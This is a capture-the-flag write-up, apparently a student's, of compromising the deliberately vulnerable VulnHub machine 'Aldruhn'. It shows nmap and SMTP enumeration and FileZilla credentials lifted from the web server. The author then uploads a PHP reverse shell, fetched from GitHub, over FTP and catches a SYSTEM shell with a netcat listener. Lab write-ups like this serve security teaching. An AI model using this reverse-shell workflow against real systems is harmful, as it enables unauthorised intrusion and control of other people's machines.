**VULNHUB CHALLENGE: ALDRUHN** 

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## Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:

Command: echo Luke Keogh - 19095587

# **Obtaining Root Flag Summary**

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

- 1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
- 2. Identify the open ports and services using nmap
- 3. Finding the FileZilla login details from the XAMPP website via port 443
- 4. Login via ftp with the newfound credentials and transfer over a reverse shell php file
- 5. Open a netcat listener and run the php file from the browser to launch a shell as an admin

# Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24

Figure 1 finding the target IP

After obtaining the target's IP of 192.168.2.12 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.12 -oX

/home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -top-ports 1000 192.168.2.12 -oX

/home/kali/Desktop/longscan.xml

<u>Command:</u> xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html <u>Command:</u> xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
Numap -Pn -ss -open --top-ports 100 192.168.2.12 -ox /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 05:34 EDT
Nmap scan report for 192.168.2.12
Host is up (0.019s latency).
Not shown: 78 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
                    open domain
open finger
open http
open kerberos-sec
 53/tcp
79/tcp
 80/tcp
88/tcp
106/tcp
110/tcp
                   open pop3pw
open pop3
  135/tcp
                    open msrpc
open netbios-ssn
 139/tcp
143/tcp
                    open
                                  imap
 389/tcp
443/tcp
                    open ldap
open https
 445/tcp open microsoft-ds
3306/tcp open mysql
3389/tcp open ms-wbt-server
49152/tcp open unknown
 49153/tcp open unknown
 49154/tcp open unknown
49155/tcp open unknown
 49157/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
         xsltproc <u>/home/kali/Desktop/quickscan.xml</u> -o /home/kali/Desktop/quickscan.html
 __(<mark>roo1 ⊕ kali</mark>)-[~]
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan

```
Service Info: Hosts: Localhost, ALDRUHN; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_nbstat: NetBIOS name: ALDRUHN, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:28:a8:a2 (Oracle Virtual IC)
 _clock-skew: mean: -418d22h52m31s, deviation: 2h51m29s, median: -419d00h02m32s
   date: 2021-08-31T09:38:51
    start_date: 2021-08-31T04:23:52
  smb2-security-mode:
    3.0.2:
      Message signing enabled and required
  smb-security-mode:
    account_used: guest
authentication_level: user
    challenge_response: supported
    message_signing: required
  smb-os-discovery:
    OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
    OS CPE: cpe:/o:microsoft:windows_server_2012::-
    Computer name: Aldruhn
    NetBIOS computer name: ALDRUHN\x00
    Domain name: Morrowind-West.province.com
    Forest name: Morrowind-West.province.com
    FQDN: Aldruhn.Morrowind-West.province.com
    System time: 2021-08-31T02:38:51-07:00
TRACEROUTE (using port 25/tcp)
HOP RTT ADDRESS
1 10.00 ms 10.8.0.1
  10.18 ms 192.168.2.12
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 233.95 seconds
<mark>(root ⊕ kali</mark>)-[~]
# echo Luke Keogh
                     - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan

## 192.168.2.12

## Address

• 192.168.2.12 (ipv4)

#### Ports

The 971 ports scanned but not shown below are in state: closed

971 ports replied with: reset

Port		State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info			
21	tcp	open	ftp	syn-ack	FileZilla ftpd	0.9.32 beta				
	ftp-anon	Anonymous FTP login allowed (FTP code 230) drwxr-xr-x 1 ftp ftp 0 Aug 06 2009 incoming -rr 1 ftp ftp 187 Aug 06 2009 onefile.html								
	ftp-syst	SYST: UNIX emulated by FileZilla								
	ftp-bounce	bounce working!								
22	tcp	open	ssh	syn-ack	Bitvise WinSSHD	8.43	FlowSsh 8.43; protocol 2.0; non-commercial use			
	ssh-hostkey	3072 c6:50:ad:ca:a0:43:31:e1:28:08:97:85:72:c1:e1:94 (RSA) 384 d3:20:15:27:1c:54:b3:57:70:84:1e:4c:b2:a6:cc:3d (ECDSA)								
25	tcp	open	smtp	syn-ack	Mercury/32 smtpd		Mail server account Maiser			
	smtp- commands	localhost Hello nmap.scanme.org; ESMTPs are:, TIME, SIZE 0, HELP Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRFY SOML Mail server account is 'Maise								
53	tcp	open	domain	syn-ack	Simple DNS Plus					
79	tcp	open	finger	syn-ack	Mercury/32 fingerd					
	finger	Login: Admin Name: Mail System Administrator [No profile information]								
80	tcp	open	http	syn-ack	Apache httpd	2.2.12	(Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_co PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0			
	http-title	XAMPP 1.7.2 Requested resource was http://192.168.2.12/xampp/ Go to top Toggle Closed Ports								
I	http-server-	1					Toggie Closed Fo			

Figure 4 output of nmap scan pt.1

	Hoduci	ripacine, ETETE (III	11102/ 0111/2		CALIETE OPENSOE, OTSTOR MOD	uu cozna	CA_COLOT TIM/31310 MOG_PCT-C/21011 TCT-C/1312010			
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2021-08-31 09:36:02Z			
106	tcp	open	pop3pw	syn-ack	Mercury/32 poppass service					
110	tcp	open	pop3	syn-ack	Mercury/32 pop3d					
	pop3- capabilities	APOP TOP UIDL USER EXPIRE(NEVER)								
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC					
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn					
143	tcp	open	imap	syn-ack	Mercury/32 imapd	4.62				
	imap- capabilities	OK complete CAPABILITY X-MERCURY-1A0001 IMAP4rev1 AUTH=PLAIN								
389	tcp	open	ldap	syn-ack						
443	tcp	open	http	syn-ack	Apache httpd	2.2.12	(Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_ PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0			
	sslv2	SSLv2 supported ciphers: SSL2 RC4_128_EXPORT40_WITH_MD5 SSL2_DE5_192_EDE3_CBC_WITH_MD5 SSL2_DE5_64_CBC_WITH_MD5 SSL2_DE5_64_CBC_WITH_MD5 SSL2_DE5_64_CBC_WITH_MD5 SSL2_RC4_128_GBC_WITH_MD5 SSL2_RC4_128_WITH_MD5 SSL2_RC4_128_WITH_MD5								
	http-server- header	Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0								
	http-title		XAMPP 1.7.2 Requested resource was https://192.168.2.12/xampp/							
	ssl-cert	Not valid before	Subject: commonName=localhost Not valid before: 2009-04-15T22:04:42 Not valid after: 2019-04-13T22:04:42							
	ssl-date	2021-08-31T09:39:21+00:00; -1y54d00h02m32s from scanner time.								
445	tcp	open	microsoft-ds	syn-ack	Windows Server 2012 R2 Standard 9600 microsoft-ds		workgroup: MORROWIND-WEST			
464	tcp	open	kpasswd5	syn-ack						
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0				
636	tcp	open	tcpwrapped	syn-ack						
3268	tcp	open	ldap	syn-ack						
3269	tcp	open	tcpwrapped	syn-ack						
3306	tcp	open	mysql	syn-ack						
	ssl-cert	ERROR: Script execution failed (use -d to debug)								
	tis-alpn	Go to top  ERROR: Script execution failed (use -d to debug)  Toggle Closed Ports								

Figure 5 output of nmap scan pt.2

				-,									
3269	tcp	open	tcpwrapped	syn-ack									
3306	tcp	open	mysql	syn-ack									
	ssl-cert	ERROR: Script execution failed (use -d to debug)											
	tls-alpn	ERROR: Script execution failed (use -d to debug)											
	tls- nextprotoneg	ERROR: Script ex	RROR: Script execution failed (use -d to debug)										
	mysql-info	ERROR: Script ex	RROR: Script execution failed (use -d to debug)										
	ssl-date	ERROR: Script ex	ERROR: Script execution failed (use -d to debug)										
	sslv2	ERROR: Script ex	ERROR: Script execution failed (use -d to debug)										
3389	tcp	open	ms-wbt- server	syn-ack									
	rdp-ntlm-info	Target_Name: MORROWIND-WEST NetBIOS_Domain_Name: MORROWIND-WEST NetBIOS_Computer_Name: ALDRUHN DNS_Domain_Name: Morrowind-West.province.com DNS_Computer_Name: Aldruhn.Morrowind-West.province.com DNS_Tree_Name: Morrowind-West.province.com Product_Version: 6.3.9600 System_Time: 2021-08-31T09:38:51+00:00											
	ssl-cert	Subject: commonName=Aldruhn.Morrowind-West.province.com Not valid before: 2021-08-30T04:26:21 Not valid after: 2022-03-01T04:26:21											
	ssl-date	2021-08-31T09:39:21+00:00; -1y54d00h02m32s from scanner time.											
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC								
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC								
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC								
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC								
49157	tcp	open	msrpc	syn-ack	Microsoft Windows RPC								
49158	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0							
49160	tcp	open	msrpc	syn-ack	Microsoft Windows RPC								

#### **Remote Operating System Detection**

- Used port: 21/tcp (open)
  Used port: 1/tcp (closed)
  Used port: 44441/udp (closed)
  OS match: Microsoft Windows Server 2008 SP2 (96%)
  OS match: Microsoft Windows Server 2012 (96%)
  OS match: Microsoft Windows Server 2012 R2 (96%)
  OS match: Microsoft Windows Server 2012 R2 Update 1 (96%)
  OS match: Microsoft Windows Server 2012 R2 Update 1 (96%)

Figure 6 output of nmap scan pt.3

## **Enumeration and Exploring Attack Vectors**

I first checked out rpc to see if I could change the password of accounts, but I was unable to.

**Command:** net rpc password Adminstrator -U helpdesk -S 192.168.2.12

Figure 7 trying to change rpc administrator password

I then was trying to get more info from rpc with query commands but again had no luck.

Command: rpcclient -U "" -N 192.168.2.12

```
root 💀 kali)-[~]
    rpcclient -U "" -N 192.168.2.12
rpcclient $> queryuser
Usage: queryuser rid [info level] [access mas
rpcclient $> queryuser 2
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lookupsids
Usage: lookupsids [sid1 [sid2 [ ... ]]]
rpcclient $> lookupnames
Usage: lookupnames [name1 [name2 [...]]]
rpcclient $> lookupnames 2
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lsaaddacctrights user
Usage: lsaaddacctrights SID [rights ... ]
rpcclient $> lsaaddacctrights user 2
result was NT_STATUS_ACCESS_DENIED
rpcclient $> echo Luke Keogh - 19095587
Invalid command
```

Figure 8 rpc info queries

I then checked https on port 443 via the browser and found a tab for Filezilla which showed an image containing login details.




Figure 9 Finding FileZilla login details

I then installed and used smtp-user-enum to try find more users and found an account namd 'admin'

Command: smtp-user-enum -M VRFY -U /usr/share/wordlists/Metasploit/namelists.txt

```
Command 'smtp-user-enum' not found, but can be installed with:
apt install smtp-user-enum
Do you want to install it? (N/y)y
apt install smtp-user-enum
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cryptsetup-run libamtk-5-0 libamtk-5-cómmon libavresample4 libfftw3-double3 librest-0.7-0 libtepl-5-0
  python3-editor
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  smtp-user-enum
0 upgraded, 1 newly installed, 0 to remove and 1653 not upgraded.
Need to get 82.3 kB of archives.
After this operation, 100 kB of additional disk space will be used.

Get:1 https://mirror.lagoon.nc/kali kali-rolling/main amd64 smtp-user-enum all 1.2-1kali4 [82.3 kB]
Fetched 82.3 kB in 3s (25.7 kB/s)
Selecting previously unselected package smtp-user-enum.
(Reading database ... 281863 files and directories currently installed.)
Preparing to unpack .../smtp-user-enum_1.2-1kali4_all.deb ...
Unpacking smtp-user-enum (1.2-1kali4) ...
Setting up smtp-user-enum (1.2-1kali4) ...
Processing triggers for kali-menu (2021.4.1) ...
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/namelist.txt -t 192.168.2.12 Starting smtp-user-enum v1.2 (http://pentestmonkey.net/tools/smtp-user-enum )
                       Scan Information
Mode ...... VRFY
Worker Processes ...... 5
Usernames file .......... /usr/share/wordlists/metasploit/namelist.txt
Target count ...... 1
Username count ...... 1909
Target TCP port ..... 25
Query timeout ...... 5 secs
Target domain ......
######## Scan started at Mon Oct 24 06:33:11 2022 #########
192.168.2.12: admin exists
######## Scan completed at Mon Oct 24 06:33:28 2022 #########
1 results.
1909 queries in 17 seconds (112.3 queries / sec)
  # echo Luke Keogh - 19095587
```

Figure 10 finding user admin for smtp

I then decided to try the login details I found earlier on XAMPP for file transfer via FTP.

So I used wget to download a reverse shell php file and edited it to include my IP and port.

<u>Command:</u> wget <a href="https://raw.githubusercontent.com/Dhayalanb/windows-php-reverse-shell/master/Reverse%20Shell.php">https://raw.githubusercontent.com/Dhayalanb/windows-php-reverse-shell/master/Reverse%20Shell.php</a>

Figure 11 downloading reverse shell script

Figure 12 editing script to include my IP and port

I then was able to connect as 'newuser' and transfer my shell file across.

Command: ftp 192.168.2.12

**Command:** put AldruhnShell.php

```
ftp 192.168.2.12
Connected to 192.168.2.12.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.2.12:kali): newuser
331 Password required for newuser
Password:
230 Logged on
s
ls
Remote system type is UNIX.
ftp> s
?Ambiguous command
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-rw-r--r-- 1 ftp ftp
                                44 Aug 06 2009 index.html
-rw-r--r-- 1 ftp ftp
                                256 Aug 06 2009 index.php
drwxr-xr-x 1 ftp ftp
                                  0 Aug 06 2009 xampp
226 Transfer OK
ftp> put AldruhnShell.php
local: AldruhnShell.php remote: AldruhnShell.php
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
6563 bytes sent in 0.00 secs (79.2274 MB/s)
ftp> ech Luke Keogh - 19095587
?Invalid command
ftp>
```

Figure 13 transfering shell file to target

I then created a netcat listener on the port 4444 and then ran the reverse shell file from the browser:

https://12.168.2.12/AldruhnShell.php

Command: nc -Invp 4444

I then checked to see what other user accounts were on the machine

Command: wmic useraccount get name, sid

```
    kali)-[~]

______nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.8.0.99] from (UNKNOWN) [192.168.2.12] 63146
b374k shell : connected
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\Temp>echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
C:\Windows\Temp>wmic useraccount get name,sid
wmic useraccount get name, sid
              SID
Administrator S-1-5-21-3675867208-3488060362-3151166870-500
Guest
              S-1-5-21-3675867208-3488060362-3151166870-501
krbtgt
              S-1-5-21-3675867208-3488060362-3151166870-502
              S-1-5-21-3675867208-3488060362-3151166870-1001
Chronos
Helios
              S-1-5-21-3675867208-3488060362-3151166870-1002
Taurinus
             S-1-5-21-3675867208-3488060362-3151166870-1003
Zedrick
              S-1-5-21-3675867208-3488060362-3151166870-1004
Civello
              S-1-5-21-3675867208-3488060362-3151166870-1005
Willet
              S-1-5-21-3675867208-3488060362-3151166870-1006
Adus
              S-1-5-21-3675867208-3488060362-3151166870-1007
Orius
              S-1-5-21-3675867208-3488060362-3151166870-1008
C:\Windows\Temp>
```

Figure 14 launching shell onto target

I then checked who I was logged into and it turned out I already had admin privilesges as proven by the return prompt from 'net session' as "There are no entries in the list".

Command: whoami

Command: net session

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.8.0.99] from (UNKNOWN) [192.168.2.12] 63174
b374k shell : connected
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\Temp>whoami
whoami
nt authority\system
C:\Windows\Temp>net user system
net user system
The user name could not be found.
More help is available by typing NET HELPMSG 2221.
C:\Windows\Temp>net session
net session
There are no entries in the list.
C:\Windows\Temp>echo Luke Keogh - 19095587
echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 15 identifying escalated privileges

## Conclusion

I tried exploring some services that were running on unusual ports however I was unable to find a way in fur to time restraints. I did however find the FileZilla login details fairly early on so I knew I had an easy way in as a backup.

#### References

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